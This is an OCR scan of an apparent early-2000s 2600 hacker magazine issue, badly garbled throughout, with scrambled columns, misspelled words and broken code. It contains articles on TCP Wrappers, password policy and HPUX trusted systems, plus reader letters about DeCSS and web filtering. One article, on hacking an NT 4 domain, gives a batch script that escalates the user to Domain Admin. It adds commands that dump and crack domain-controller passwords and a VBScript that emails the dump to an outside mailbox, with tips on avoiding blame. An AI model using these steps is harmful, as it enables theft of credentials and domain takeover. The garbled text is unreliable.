TCP Wrappers can be a useful tool, and most beginning security tetorials will state that you must have TCP Wrappers installed if your system is going to be secure. However, I have also found that many of these tunnerals will describe methods of securing your system that climinate the usefulness of TCP Wrappers, such as disabiling inerd and along with it, shetting down all the services that are wrapped by TCP Wrappers.

Deemons that are "wrapped" by TCP Wrappers are started by ineld in conjunction with tepd[1]. Some examples are telmotal, find, talk, finger, etc. The majority of

these programs are the insecure diamons that just about every security tatorial will rell you to immediately comment out of inseduction, shutting then) down on your system (once you restert inetd. of course). For the most part, this is good advice. Many of these services are not used by the common administrator and serve to create the potential for future exploit by an attacker.

Once the average person is done editing their inetd.conf. file, they generally are down to just fip and relief being run by inetd[2]. However, they may also be running other services like a web server, mail server, or DNS server, which aren't being stated by inerd. If this is the case, it is very important to understand how TCP Wrappers works, or else you may have a false sense of security.

Ignoring libwap for the moment, services which are not started by topd are not protected by topd are not protected by TCP Wrappers[1]. Because of this, if your security policy is to add hosts/networks to hosts, deny when you want to block them from accessing your server, then you are not actually blocking them from centacting many of your services, or the server in general. You may have a false sense of confidence that you are protected from this attacker. Meanwhile they are busy tracking down the latest BIND exploit, which will slip right past your hosts, deny rules and you'll never even braw it. Lets take a look at how this works:

Here is the default configuration for intellectd from a standard RodHat 6.1 in-

telnet stream (cp nowait root /usr/sbin/topd in_telnetd

When a lost attempts to connect to the tellnet server on this system, this is what happens (in a reasonable amount of detail):

1. Held detects a connection to port 23 on the system. It recognizes that this is the port for relact (based on the entry in fato/services), and goes to start the server, 2. /usr/sbin/tcpd is called by inaid, to start in ralnead, tepd will check hosts deny

and hosts allow against the inbound connection. Astrishin/topd is the waapper.

3. If hosts deny/hosts allow permits the connection, in telnetd is started. Otherwise, the connection is refused and logged through systogd.

In the case of BIND, which is generally not started from inetal, the connection does not get intercepted by inetal, does not get passed to topd, and hosts, deny is never consulted. Also, simply starting a service from inetal does not ensure that it is protected via TCP Wisppers; there must be a wrapper designed for that particular daemon.

If you are using hosts, deary as your only means of blocking inbound traffic, you are not protecting yourself!

In order to block your Linux system from accepting data from a particular address, or fitting some other rules (like destination or source port, etc.), you will have to use tipchains or block the matite before it reaches your tost via a hardware firewall or router. For most home users, tipchains is the only real option.

Ipchains blocks traffic at the kernet level (this is why if you have a packet logged by ipchains, it will be the kernel sending the message to the logger), far before it is interpreted by inertion repd.

The configuration for ipchains is more complicated than bosts deny, and since the rules are stored in memory, rather than in a file, it gots reinitialized on every reboot. However, it is quite easy to build an

ipchains ruleset to be executed on startup (e.g., the traditional reafficewall), and the extra work is well worth the added secutity (3). Alternatively, firewall software like portsoning may be configured to automatically create ipchains rules in the case of anotypected connection attempts.

So why not just start up all your daetroops from inetd? This is possible, but if you are getting a lot of traffic to your site, the overhead may be more than your system can bandle, ineld would have to intercept every inbound enancerion and start up a new server daemon[4]. This requires processor time and memory for the itidial work where ineed recognizes an inbound connection, where it kicks off to kipd, where topd checks bosts, allow and hosts, along, and then you have to deal with the startup of the server deemon for each new connection. This is hardly an elegant option, and in many cases it just isn't possible.

Additionally is the potential for exploit of wettl. While I aut not aware of any recent security issues directly affecting inetal, it does not as root, and so could potentially become the target of future exploits, for example, there might be submerable to the security problem that affected Linux kernel 2.2.15, where programs could become unable to after their effective UID. This is conjecture on my part, but it does seem teasonable.

Footnotes

[1] Some deemons can be made aware of top_wrappers by inclusion of liewrap. In these cases, it is not necessary to start the program through inetd for hosts,deny to be checked, libwrap is not addressed in this article for two reasons: first, libwrap is a more advanced topic than this article was intended to be; second, a lack of information available to me at the time of writing prevents me from making any educated statements on the topic.

[2] SSH can be used to provide a secure replacement for behick SFTP and SCP are secure replacements for FTP. There are even free, easy to use client programs for SSH and SCP for windows such as PuTTY and WinSCP.

[3] RedHat introduced a shell surpt in version 6.2 that fels you interact with ipchains in the System V init style, including an option to save the current roles. This takes some of the work out of maintaining ipchains, but you will still need to customorally your apchains rule set.

[4] As an example of this startup overbead, consider the ssh daemon. Each time sshif starts, it generates a new host key,

which is very processor intensive. If the server was forced in generate a new host key for each inbound connection, the cunnection could possibly time out before the fast key was ready. (Thanks to Maithew Block for pointing this out).

For more information:

IPCHAINS-HOWTO: http://www.limaxdoc.org/HOWTO/IPCHAINS-

TCPWrappers:fulp://www.linuxdoc.usp; DP/LG/tssee4&ps/Iman/tepwrappers.html

The current version of this document can be found an http://www.bhodisoft.com/bswopes/aht//pehains-vs.-bosts.deny.html

Hacking an NT 4 Domain from the Desktop Revisited

by Hi_Risc aka ASB

. I previously showed how to gain administrative rights to both the local NT Workstation as well as the whole domain by simply placing the following script in the elwinnelprofilestall users/start meno/programs/startup fulder and baving an educioistratur log in:

Echo off

net users %username % password factive /domain /add net localgroup administrators %username % /add Net group "Domain Admins" %username % /add /domain Net group "Guests" %username % /delete /domain

What I propose to add to this is a complete crack of every password listed in that domail. These passwords will be emailed to an anneymous mailbox of your choice, i.e. Hotmail, Lycos, etc.

To do this, you will need some extensive "inside" information about the domain, numely domain controllers. Keep in mind that this sort of action would be considered illegal and suspicious to anyone aware - so don't do it, and don't tell that you know how. The

reason (performied) this is because you can learn a lot about the people from their passwords. To crack the passwords, you will need a couple of applications that are available for free download. I'm sure we've all heard of Liphterack. In the source distribution of Liphterack are some command line executables for dumping passwords from the registry and cracking them with dictionary files and/or brute force. Specifically, we want the pwdump.exe and the le_cli-exe files from the source. Optionally, there is also a passwortxt file that we can use. It contains some common passwords and runs extremely quickly. Generally, I use the password file - just for shits and giggles. It can dramatically reduce the

Taking for granted that we have already gained domain admin rights by some manuer, we can easily create a batch file for the dump and crack. Here is what mine might look

Echo off

pwdurop.exe \\%domaincoatroller \%>pword.txt lc_cli.exe -p pword.txt -o passwd.txt -b

This dumps the passwords from the donable controllers registry into a text file named pword tat then notes the le_cli.exe on that output using the password dictionary and brute force.

The actual crack time can take a very long time. In many cases it's easier to count crack time in days rather than hours. Ideally, you would want to have a very fast machine to do the cracking. The best crack time I can recall is approximately eight hours on nearly 200 user accounts. This was on an exceptional server that I lord access to. Specifically, I believe it was a single \$66 Mbz Intel with IGB of RAM.

In my current position, I keep my computer running constantly because I have an unnamed distributed application running. I would highly recommend that you automate these actions so in case the plot has been uncovered you could claim ignorance. For example, I would safedule the dump, crack, and email to occur in sequence via a script run within the Schedule service. A task can be added with a command similar to the following:

at WS servername S. S. 12:01 AMS. levery: Saturday "Spath_to_batch_or_executable Se"

There is also a tool available in the NT Resource kit called RCMD, which stands for Remote CoMmanD. There are two entiries to this, and they are the client and server service. The elient executable is remd.exe and the server service install is remdsve.exe. Generally, this would require PCAoywhere access or direct terminal access to get the service installed on the server - unless you're aware that it's already installed. In the case that it's already installed. In the case that it's already installed. In the case that it's already installed on the server, you would place the client in the chwinnlwystem32 directory (or anywhere else listed in the path statement). Open a command prompt, Start, Run, crud.exe for the newbies. Once the prompt is opened, type rund %servename%. This opens a shell on the rarget server and gives you full control over the executables we want to manipulate. For the sake of safety, I would probably place the files on a network share as read-only, and some inconspicuous user as the owner, i.e. guest.

At this point, we have done all that's accessary to dump and crack the passwords. What we want in do now is have either the encrypted passwords emailed in us immediately so

client. Technically, we could have the email seal from our own desktop, but that might one form or another) we would have to be sure that the server had a configured email that we can crack them at our leisure, or actually have the balls to use the target's relend itself to iteriminating us. Again), this requires some "knowledge" of the target, in order to entail the passwords (in sources to creek their own passwords as well as their own eatail system to send it one

This is a sample of what it might look like mechanics - because it was largely pieced together from examples I had available to mo. just beginning the learning process myself so I won't go into much detail regarding the premises. To do the emailing, I create a VBS:ript for automating the process. I'm really might save us from incrimination is the fact that this all occurs while we're not on the account coungured. This poses the greatest problem. Like I said before, we should either know that the server has Outlook configured, or email from the desktop. One thing that Many shops have the Office suite installed on their servers but may nor have an esnall

"SendEmail Message, vito

Option Explicit

Dim objOutlook, clsMessage, clsRecipient, objOutlookAttach

Open Outlook Session

Set objOutlook=CreateObject("Outlook.Application")

Set clsMessage=objOutlook.CreateItem(0) 'Value of 0=MailItem

With clsMessage

Set clsRecipient=clsmessage.Recipients.Add("% InternetEmailAccount")

dsRecipient.type=1 'Value of 1="10"

clsMessage.Subject="Password Dump"

cisMessage.Rody="Here you go!"

clsMessage.Importance=2 "Value of 2=bi)portant

Set objOutlookAttach=.Attachments.Add(\)%servernang\%\%sharename\%\%\(\)(\)(\)(\)(\)\%")

clsRecipient, Resolve

If not clsRecipient, Resolve Then

clsMessage.Display

clsMessage.Send

End With

Set clsMessage=Nothing

Set objOutlook=Nothing WScript.Quit

security controls are and how unbelievably incompetent their staff are hand, we may find it mere of a benefit to show the target just how simple and idiotic their may benefit from keeping a low profile by labeling them with something else. On the other Keep in mind that the subject, body, and importance could easily be monitored so we

Popular Myths on A THE STREET OF STREET OF STREET Password

Stephen Thomas

characters into a seven plus character crease, uppercase, numbers, and special use a "Simple," password incorporating lowschemas in which the user is expected to mend non-sensible and arcane password stephenthomas@rampartsolutions.com Security "expens" will typically recom-

all of your passwords, with the weaker combinations falling victim first. those of you paying attention), then it is only a matter of tame before he will erack system attacker gain access to your NT SAM hive or leterpasswd (fete/shedow for Said "experts" will tell you that should a

"Node, of solite, ous than users having passwords such as your security problems are much more seriaccess to those password archives, their Experience tells us that if an attacker has

that passwords of any length are insecure dergrunde, and would exempally become payed to demanastream computers, one could argue ing and ever-increasing performance in Further, given current gigsheriz comput-

of our SAM hive around on floppy disks. authentication? where does the threat exist with password secreted and we are not distributing copies So given that our jossevend acctures are

tent of locking users out of their own aco times using a nutl password with the init is still a trivial exercise to attempt to login COURTS. tection mechanism. The caveat here is that is does act as somewhat of an intrusion debad login arrempts. This is not an entirely approach is to disable the account after n The common response to this brute force family using several potential passwords to accompt multiple legios given an account teld approach. Assuming a is not ten small, It is an elementary exercise in scripting

The threat of such realicious activity

not be trivial. Ideally, n is set high enough that system administrators are alerted bebut low enough such that a brote force atfore anyone is include our of their account within your own organization may or may teck does not actually succeed.

characters to create the actual password. sume we are going to entuere a password ther assume we are using a ser of x possible asers are not inclined to use any more. Furleagth of at leastly characters, and all of our This is where we rely on probability. As-

set is 2017 or 8,031,810,176 possible pass-WODDS. case letters and a minimum password words is thus x/y. If we require only lower leught of seven characters, then the solution The solution set of all possible pass-

each include around half a million words, of 50,000 words. seven letters. So an educated attacker might reduce the aforementioned solution set to which a liberal estimate of 1/10 are equal to However, the two largest dictionaries

statistics are favorable that you will find a must easure that the number of guesses ensure that the probability of someone bilities is very low (less than 0.1%), we gaessing a solution from the set of z possimarch given 22 opportunities. If we want to (analogous to our variable n) is less than Given a solution set of a possibilities, the

count and still have a high level of assurance (99.9%) that our accounts have not allow 49 logans before we disable an accharacter lowercuse letter password, we can been compromised. tionary? attack and we enforce a seven Assuming we are susceptible to a "die-

delense against a realistic brute force asonly obfuscate the password to the user and case letters, nombers, and special characters youd seven characters and including uppermovide a negligible statistical increase in Varying the length of the password be-

clined to be written down and thus susceptitack. In fact, such passwords can detract from system security as they are more in-

ble to carculation.

certainly does not reduce the solution set to letter o, or appends the number 1, but this which a password substitutes a zero for the 78,364,164,096. An augmentation of the password" attack unfeasible. Adding a trivial. A solution here is to incorporate a less that 50,000, our established worst-case dictionary attack may try combinations in the potential solution set to (26+10)^7 or number into the previous schema increases single number of special character into the your own organization may or may not be threat of such malicious activity within set to as little as ten possibilities. Again, the by a peer, potentially reducing the solution sponse's name or some other phrase known password, one may be inclined to use a first is that given an all lowercase lener an embasicement to the above selection The There are two situations that may require thus rendering the "selective

clip go away in their word processor. cannot figure out how to make the paper these are the same people who think users city "experis" recommend 30-60 days, but uvely tracking a password archive. Seennew password only to the original user. This this hollow logic. Consider that most users (y)ear (!)". It is ignorant to subject users to (l)ike (X)mas (i)t's (o)n (t)he (25)th (e)ach phrases can be representative, such as "(f) "IlXiot25cy!" They will tell you password ilar to u, if i is set too small, there is greater requires password changes at some interval a password has been revealed is to issue a arguably a higher concern than someone acpotential for users to write passwords down, The only way to restore accountability once this practice within your organization. Sug-(a), commensurate with the frequency of sharing, either intentional or inadvestent The second situation concerns password remember PESSWORES 芸術

to one of which he may be rather fond. But are. Forbidding a password used within the changes somewhere between once per fiscal frevious couple of terms prevents a user year and once per fiscal quarter is approprifrom cycling through passwords to get back Realistically, enforcing password

> oned in daycare. to the pictures of their kids who are impriswords and stick them up in their cubes next your users, they will write down their pass-However, keep in mind that if you frustrate of days before it may be changed again, changed, a password must age for a number hypass this restriction before adjusting it trainly change the password enough times to again it is an exercise in scripting to arbipassword age. This requires that, once the counter-defense is to enable a minimum back to our favorite password. Of course,

spond to the aggravating events triggered by made policy. off all of your key personnel who must reit will bankrupt your organization and drive You have to look at security realistically, or remote ferminal on his screen in Budapess? aducing a buffer everflow that pops up a your firewall and smashes the TCP/IP stack what if someone tennels a packet through covered and unforeseen exploit!" Well, compromised remotely by some newly disscenarios: "What if the password archive is Security "experts" will concect several

cies of their product by taunting such "fearity and encryption architectures and the true security expens are off designing secubecause they are trivial to implement. The tures" as "strong password enforcement" laptops and off-the-shelf scauner tools. they lack true talent and hide the inadequasion that they are serious about security but authentication? Largely because major soft-Expulse advice comes from amaleurs with ware vendues want to give you the unpresuncertainty and doubt concerning password Why do we see such widespread fear.

it sounds really secure the first time you appropriate for every organization, even it user base. No specific password schema is which you are trying to protect, and your statistics, the sensitivity of the resources necabilities. Use your head and consider the curity references that regurgitate the same Trate users are more likely to introduce violridiculous combinations and remember that schema to enforce? Ignore mainstream sewhat is a reasonable password

Password SCHEMES

ersion? scheme, shadow passwords, or their "protocod password database" which is "for trusted systems only." There are of course variable up this. In HPOX 10.x and higher you have three uptions: the portial This exact involve the plain old feet/passand or in the case of shadow possesseds, feetstradow. Must UNIX systems have similar methods for storing user information and encrypted passwords.

bubliar with HPUX). The one key feature is the protected passwordshahbase system it employs on one gots the option of installing along with HPUX (I apologize to those of you who are quite f_2 fours on the protected password database system. Basically trusted systems is a sort of puckage A foll explanation of HP Trusted Systems would go beyond the scope of this article, so I'll only

the HPUX machine.

is the trusted systems directory and it is in "Azh-Bleskneth" that all the passwords along with user wands, but no diec. You find that the disectory "fashfiles" reaches your interest. As at turns par, this fields have the old "*" in place. So you then try "is /etc/shadow" to see if it has shadow pess-[So what is the protected password database? Well let's say you login to any HPUX mechine which usformation is kept. has trusted systems running up it. You type something like "cat /etc/passwe" and all the password

name. This prevents a whole tile such as "forcipasswid" from getting elebbered and thus affecting user has histher own plain text the in a directory beginning with the first character of that user Now that we know where the user information as kept, let us take a look at a typical user file. Each

all user accounts.

blow: n_name=jbhwnn_id#2876/ m_pwd=SEAbASotN6k2A

:U_andstid#52196\

12 2000世紀2年17

or practive photogratures acting 4984278635 are unsuctry = position, book @ 9 ru_succhge979762751.pc_liegin#0.u_pw_expire_warning#0:u_suclog#984723623;)

listed. The fact that there are deterns of fields and flags is what makes inveted systems so "special," (dam(3) man page we can first out what all of this means and we notice that the unused fields anoth i.e., more control over what the eser can and cannot do. If one was to look reat cless you wante notice that this single text file, found under Tropytiles/autotyjohtes?", occurains all kieds of neut information. In fact, if we look at the getypps:-

do something with the account jishow. Here is a simple snipper of C code which gives us a struct that contains all his/her fields and flags (eace again, see the getprp/snam(3) man page): plication, "sam". However, which C code is a lot more fun ned challenging. Let's say we want to So how can one manipulate all of this? One way is to use HPUX's laine system administration ap-

```
#include #include
```

Notice that we copy the structure over to a temporary structure. This makes for sofer programming. With a debugger like gdb, you can take a peck at the "userinfo" structure without entaing a messy print routine. Doing this should give you a great iden about what's inside the structure. The near step is to after jobow's account somehow. I picked the password field just for fan. The password field in HPUX is occated using the good old crypt(3) function. If we look at the man page we get the following:

riscoupy(usedatio, winp, sizeof(*lemp))

iž (usoriatio != NULL.)

onjul, serkey, energy - generate hashing energytion

SYNOPSIS

Winclude <arypth>

char *crypt(const clear *key, const char *salt): Mab, 56ah, hiah

As it turns out, key is the string to be encrypted and salt is the two character string which, well, is the salt. The down side to using crypt is that it limits your password size since it only encrypts elight character church. So in jillow's case we have: 3E2tbASoPe6k2. Note their the character string, '3E' is the salt and thus /bASoPo6k2 would be the encrypted password. But if you wanted to encrypt something greater than eight characters you would have to pass in a soft and the first eight characters, then use the first two characters of the encrypted string that is returned as the salt that the next eight characters and so on. As an example, '5' would be used as the next eight which gets around the size bind. So let us look at some C orde as an example (stiff using jitlow's userfulle struct.)

```
char *newpass; /* Assume for the sake of the example that */

/* it contains a new passwood, */

int long(h = siden(newpass));
```

```
/* Cbook for trusted system compilence. */
for ( i = 0; i < length; i++ )
```

```
iii (pulpiparean(user, useriato) )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             surpy(useriallo->alld.ld_energy), energy(_pw);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             onerypt_pw = (char * )bigerypt(new pass, salt);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           <sup>29</sup> Check to see if this account will fonce a passwood change. 42
                                                                                                                                                                                                                                                                                                                                                                                                                                                        if (userially >ulldtlit_schange == 0)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                /* Energypeathe new password and set it in place, %
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               if ( )((non_alpha >= 2) && (non_non)[pha >= ()) )
exid(1);
                                            printf("Error, password act, changed.hr");
                                                                                                                                                                                                                                                                                                usepinlin-build foll-schange = time(detect): /* Current date */
                                                                                                                                                                                                                                                                                                                                                      /* Then they will be focced to change their password when they login, */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                raid It
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          priest("clearacters and one nonelpha character.\n");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                point("New password must contain at least two aipha");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            audo aipha++;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            il (icalpha(newpass[i]))
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          num_nonalpha++:
```

As you can tell from the above, trusted systems is amorying. The details of all this depends on the policies set in place by the system. You will notice that I checked fid_schange field because the usan page states that fid_schange is "last successful change in sees past 17.767". Now obviously if it's zero and the system forces a password change when there has been no "last successful change" then this meaks to be taken care of. Fluding system policies can be band. I suggest looking in "befolial established fault" for a start. Other than that, you're on your own. In conclusion, IFPUX probably woo'r keep this system abound much longer. A simple web search reveals many problems with trusted systems. Trusted systems also has the added benefit of not working with PAM and there is general funkiness when it comes to kerberce 5. Therefore, I before it is simply a matter of time before IfPUX narries up with something new or just gets rid of it altogether. But there are planty of HPUX machines not there using it, especially in the seasonaic vector.

DeCSS Fallout

Dear Mary

mostly because I can on larger identity albums to our the lyrics servers were brought down, but that's DVDs. If we also promy much easied buying Cibs since agouth is, and I reduce to trink buy, or even warch made a possessal decision to put its rectary where any to light at DeCSS and the rest of the story, Eve

securing sinfoll to keep the FRI from mating up tried to explain and cause off like I was suggesting mind... sections is land other lover on 6760. In the ensuing convensation, fused to come over and watch motorcycle racing (my Recently some friends were shocked when I be-

a branch of backers idegally copying DVDs?" how they're abusing their power, and why it isn't "yaar DeCSS, the serious of the MPAA and the implications. Where can I find something concise explaning

sues and searched your site and the EFF's, as well as other glaves, and haven't found what I needed... piease I know this is a big order. The rereading back is:

动态 approvide. This is one very important social issue salah Sara sara sasar ind an arang sa sugar sara salah jurgen. You everyone will immediately recognize the plain it in those around them in nation that they can help so spread the measure by raking the time to excan gatch). "get it," We've found some pood expiana dops) word to come off as an irrational lensur times अस्तित अस प्राप्तिको (अस्तित क्षिण्यो क क्षेत्र केपा कर स्वर्णनकार better and for that we appeal to people ever perione to all press 2000 comming expedit 20-flyent. But we need to do ple and get them thinking. You are just a copy of their demanarations in 2000 seemed to reach a buryfyn o fechatical for some. The fiver we cause up with for the filents of work openated any bas along stall may be use and simplify the insure so that necessariation people mentiodology. We clearly used to reach more people people will distinct the entire good along with your citately in around that make people one undecidend. You Boycouts only work when the mission is stored

chang DVD circumvention does not benefit you. It only harms someone else. That's why you lost and do that would reveal your merivation; malice, Publi-DVDs. Den't beig about it in school because, if you Joek, you go about and do that for yourself if you own cireft you campaigned for, and you advertised how to "pick" a DVD lock. If you know how to defear a DVD It's only right that you lost the case. You publish

> wanno. For excepte, our laws distinguish between factivation. And our lows deal with guardes of excirecoder and involuntary manulaughter. that's why you won't win on appeal. It's your dogsone

Than's called "Bioway." want the goods behind other people's Kwikser 300%. ther is at work among your readers. Your readers just tense interest in unlooking DVDs 1 doo't believe ci-Speaking and "reducational" reasons for having on in-I see recombance in letters about your case: "Tree

big directives organization turned around and knocked glamerate baseads. You wanted to Kisk Horiz in the a lood; out of your mouth. Next time, duck. So that's great. But you got a hir supplied when the their for charging so much and for being a dumb ass. You wanted to screw the international IDVID con-

our blood. And he he was to the declar of the bing. If coards. Pér re a conjugações per basis for tilings, per suuntend to fee the accompanied may sayer where we off comoditing and. But complicate logic arrives and we don't of our readers and what the true objects of publishing how you know all these strings, such as the movinishin) on den i die mat joer might feet sefen watching wie ower things, and we published things. Information is HONE. Well, that's one perspective this hard to imagine Anonymens Reader

Theor 2000s

tions. DVD copyright battle is related to sports organiza-Now one thing that pounts are is bow in the hell a were jumping on the handwaged against you guys. the NEEL NEEL, NOAA, and other sports organizations explore metrows are history you was side to learn that was reading about the whole DVD logother. I went in Limit now reader to your magazine and in 17th I

cer is the case makes bit press; abutous, had the engel plane. By the time is not be really been to undo the same controls on DVOs will make their way to digital Amateu forbid, sain à no a déferent region without The year in record a appointing event without paying an a wased interest in the DMCA tines it gives then the State of teating without that there is to be an with the first poping a holy sandorpe. These expendentions unseradditional fee or to lead your ropy to a followl, eq the MPAA docum wast you to can also reals a lifeger The extension many many about the come many product with makes it diagoi to use a DVD you've hought in a way right in manifestate contractings; to ways premisedly here asked It's absides that such aggestications have mining out - entiry for their payin. The series have income It's a very good question and one that many proprie

Dear 2600:

is a signatory, I believe: the UN Universal Declaration of Human Rights (www.un.org/?recues/digityEttel) to which the US I noticed by socident adday an interesting article in

regardless of frections. and impart information and ideas through east media hold opinions without interference and to seek, receive openion and expression; this right includes freedom to "Article 19 - Everyone has the aight to freedom of

freedoms say footh benefat." act arrived at the destruction of any of the eights and only optic to engage in any activity or to perform any interpresed as implying for may State, group or person "Article 30 - Nothing in this Declaration may be

ss it's been made out to be by some. to reformation necessity your own executry isn't as trivial against Videnci et al. but still - it obes show that occoss Article 10. This probably won't score any legal points restrictions on IDVD use are a poetry direct violation of Lin he sayour, but it looks like the region-based

Withersoil Decironism of Human Rights is a tempte decrement that hapefully one day will be misen bestchanges, you would find much compact these. But the tentions as do many other countries () and then The Challes' States habitantly ignores such CN dec-

The art 26000:

Dear 2690

cannot seem to find a UK equivalent to 2600. pussed quate disturbing. Being in the UK. The not too (DcCS8 for example) and legislation currently being useful of its daing a degree in competings, I found the one of my local shops all the way even in the UK sure how these issues will overhually affect the as I articles relating to various count cases on the go While I Joseph the technical acticles insecessing and I recently found a copy of your magazine (17.4) in

a Monday meeting? many PCs do they think they would have operating on one had publicized a need for antivirus softwern, how now and become a civil servant or something. If no have to dedicate yourself to knoping parts, or give it up the technology is moving forward so fast you catego through hard graft learning and understanding and, as profilens, etc.) as I feel security can only be achieved ministrature on how to find and deal with these tives (publicating security bales to inform system ad I fully support your emparite's since and objec-

Keep up the good fight!

into the focus shops Threats And we've pleased to have made our way AWUE

purposes like cutting our food and purply butter on just povanes assis bodyje assignati judobbestky. our morning breakfast tosst. Should knives be illegal minority. The rest of us use them for perfectly legal stabbling and soch but they are just a very high-profile krifer. Suze, some people use it for stegal purposes like It seems as though DeCSS can be compared to a

> ngots then coast overages a line effect people are misdissect. I am deeply offended that I have my logal over (ii) DVDs and every one of them is legally purwent to exercise fair use of a parchased work? I own tion on a methodalical encryption algorithm or who movies instead of people who want to stare informaits first time Jossing for people who are pirating not everyone who owns one. Way shouldn't at he the distributi people who use them to harm another person web pages? In the case of knives, the cops go after in-Should it he littlegat to ratk about thou in books and on same with DECSS? Why shouldn't the MJAA spend

make on idiogal copy of a DVO and hits was near the 2020 menty applications which one he used for either gase sool, as are somewhiteen and legioneers. They have point of the CSS to the post-piece. But your keyle analy He we have a properties of these one for simpler ways to out in a fairly good one stace lathers are an abstace with any compelling evidence dianasyane even has. As "unsword". DeCNS to just, they have yet to come up They were believed over this well define account SUBDER

NEDGE.

ognical computer program and where there is a legitithe ideas and functional elamages excludied to a copydevoted to create games that would interface with the did not copy each. They marely used what they disfair use of the copyrighted week, as a metter of law." mate reason for seeking such access, disassorably is a where disassembly is the only way to give some no Genesis console. The count ruled "We conclude that Sega, as Sega would become the exclusive manufac games to excite games for the Genesis gaming concollede, line, 977H2d 1510 (9th Circuit, 1992), Accoturns of all games produced by its licensess. Accorded sefe. It had decided not to license the information Gord lade had reverse-engineered the code from a few Soga To the court case of Saga Enterprises, LTD, vs. Ac-

fust thought this might help you out. jell weens

Deur 2000:

Meye in. some tolks are willing to search up for what they be-Good hick with your appeal. It's good to know that

percent provide a link on the DeCSS costs. That's lake where those stems can be hound, right? thing can be used illegally, we should never disclose that can be used as strangle someone to thatly if anythese can be used to bot wire a car. They self rape, and and erassing. They sell knives and sentwelrivers, and self thow hars there, and those can be used for booking never rell anyone about the book handware slove. They cause it might be used illegally." I guess we should saying, "We can't led you where this foodel is, he-Dear 2000: According to the MPAA ruling against 2600, you

Trian.

Summer 200)

Bypassing Restrictions

bud disk. Their source to the on their a consistent of the control to carry the images posted on their size to the local шаралос. Hope this was seems useful information to put in your message and you can save the image to your hand disk both pieuse buttons (right and left) as the same time. do is point the mouse pointer on the image and click sage. I discovated a way to bypass it. All you have so The right click arona page up instead of the opposition I have good lets of web sites that do not allow you

DESIGNATION THE BURNEY. We guarantee they will try and make this more dif

Dear 2600:

wave, safeweb.com. My high school has a proxy Do good and: It's great to have people sending in this infe. Keep up www.2000 com right new because of his information server that blocks acoss to all "objectionable" sites I want to thank collap for his letter in 17:4 about YOU'S 「他のいまできる。 7 Surfice

Hacke | Frack

Dear 2600:

of sales take this? and als case to be one of them. ren from zeflop). Now these are effectively "hundreds This is an update on www.safeweb.econ (17% bd-

blocking virtually impossible. Saleweb served Loss of triangle boys would raske that makes personal machines isso proxies for a pays hearthol Triangle Boy - as open source software for heing effective at prononing tree speech, these After getting burned (in Chine and Saudi Arabia)

dom. If your school not allowing 2600 com is unbearable, think of the millions who are kept off one com or Check www.mongletoy.com for the love of from

physical blocking is mental blocking and far son many Jenent perspective than what they already see in the of his and the property of the party as a. that there to explore. The only things more effective them peper and near on the radio? There's an anno world here full access don't make use of it in a meaningful the CIA. And, equally distressing as people being kept Willy there many Assessment med the news from a life from accessing some to the fact that so many of us when from the triggers customer for this project to

See Made

users. The site can be found at www.conextion.com. uses "Contextion" to filter well across to all of their I thought you may be interested to learn that ACH

かしたの

Direct 2600: Springe

Most people who doe't know shie buy these wire-

Directly.

source. Recause they don't know shir, they don't man Chair eideas or datab in a different Lacen Italia die less materialers for their YCRs to they can watch

hardwire. Very stuged.

it you will be surprised and ententained by where less. So, and by downe amount in sex car I got to some people pur their carriags. broke with a charge, booking it up to those transpirnee connected to a TV to my ear, and teek a cate waten people in their homes, legally and candially. Try gise feed they need to undestop almost any room in their around the neighborhood. Well, it appears a los of peo-So being board, I put the receiver out of the pack-

ing cell phones? West time. Though, it wouldn't ben to Pass Place Star Joseph Star Star And they're meetind show at driving straine up-

government, and the areas invited to join the scheme viewers watch on digital television, if their viewing cheesing sile(b)t to go digital, it will be one by the try understand what factors mailter to consumers in first "digital seighbortposts" by the government. The band, and e-such access are to be effected to the UK's habits thange, and if they use the sets for Interset ac-The greenwater will also find research into what where is aimed at helping the government and induswill be given free digital convension and equipment From a nepent news slory: "Free TV channels, in-

casional moments when the picture could be seen, but can tell there is no way to bypass this exceeding block teatures such as a system that prevents people from a good thing, that digital TV has serveral facting integrinant access to new technological developments can only be Sidop-soon and the southfactors was mondified When I mied to rape a movie on Sky TV there were norecording pay per view events or movies. As far as a for most of the movie the series were observed with Great, you might think. Store Infanter acress and

ration of the period ratemen write the message. agest have an active phone line connection for the desend it after connecting to the ISP for a few seconds mail. Wigh a complator, one can write up e-puid, theo With di倒过 TY, in order to send an e-mail die user one must be connected to the ISP white whiting the e-Also, in order to send an e-mail via a digital TV

have the option to use my digital TV for each brownternel access. I suspect that extend that will www.2600.com will be among them. I currently don't blocked from use with digital TV, no doubt In the UK there are no free ISPs for digital TV In

research that will be reproveded using this equipment I am also extremely concerned about the market

cries. We're looking at the little reference and it and very Every one of these is a raid and very real con-

School Stupidity

CASE 2000

